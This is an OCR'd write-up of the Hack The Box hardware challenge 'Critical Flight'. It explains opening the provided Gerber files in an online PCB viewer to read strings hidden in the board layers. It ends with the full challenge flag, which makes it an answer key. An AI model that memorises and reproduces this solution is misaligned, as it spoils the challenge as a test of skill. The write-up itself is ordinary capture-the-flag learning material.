
Critical Flight

Challenge description




Step by step guide


1. Download the provided challenge files and unzip them.





2. We have a list of **.gbr* files. After some research I found [this tool](pcbway.com/project/OnlineGerberViewer.html).
3. Create a *zip* archive from all **.gbr* files and upload it to the remote viewer.



4. Click on the *layers* button and inspect the result.


pcbway.com/project/OnlineGerberViewer.html
Gerber view
HadesMicro-
layers
top
bottom
top
copper
soldermask
silkscreen
solderpaste
bottom
copper
soldermask
silkscreen
solderpaste
inner
copper
copper
mechanical
drill
drill
Show filenames


Gerber view
HadesMicro-
layers
top
bottom
top
copper
soldermask
silkscreen
solderpaste
bottom
copper
soldermask
silkscreen
solderpaste
inner
copper
copper
mechanical
drill
drill



5. Reassemble the flag from detected strings.

Flag

HTB{533_7h3_1nn32_w02k1n95_0f_313c720n1c5#$@}

That’s all for today, hope you enjoyed it! Big shout out to Hack the Box for the awesome event!!!


That's all Folks!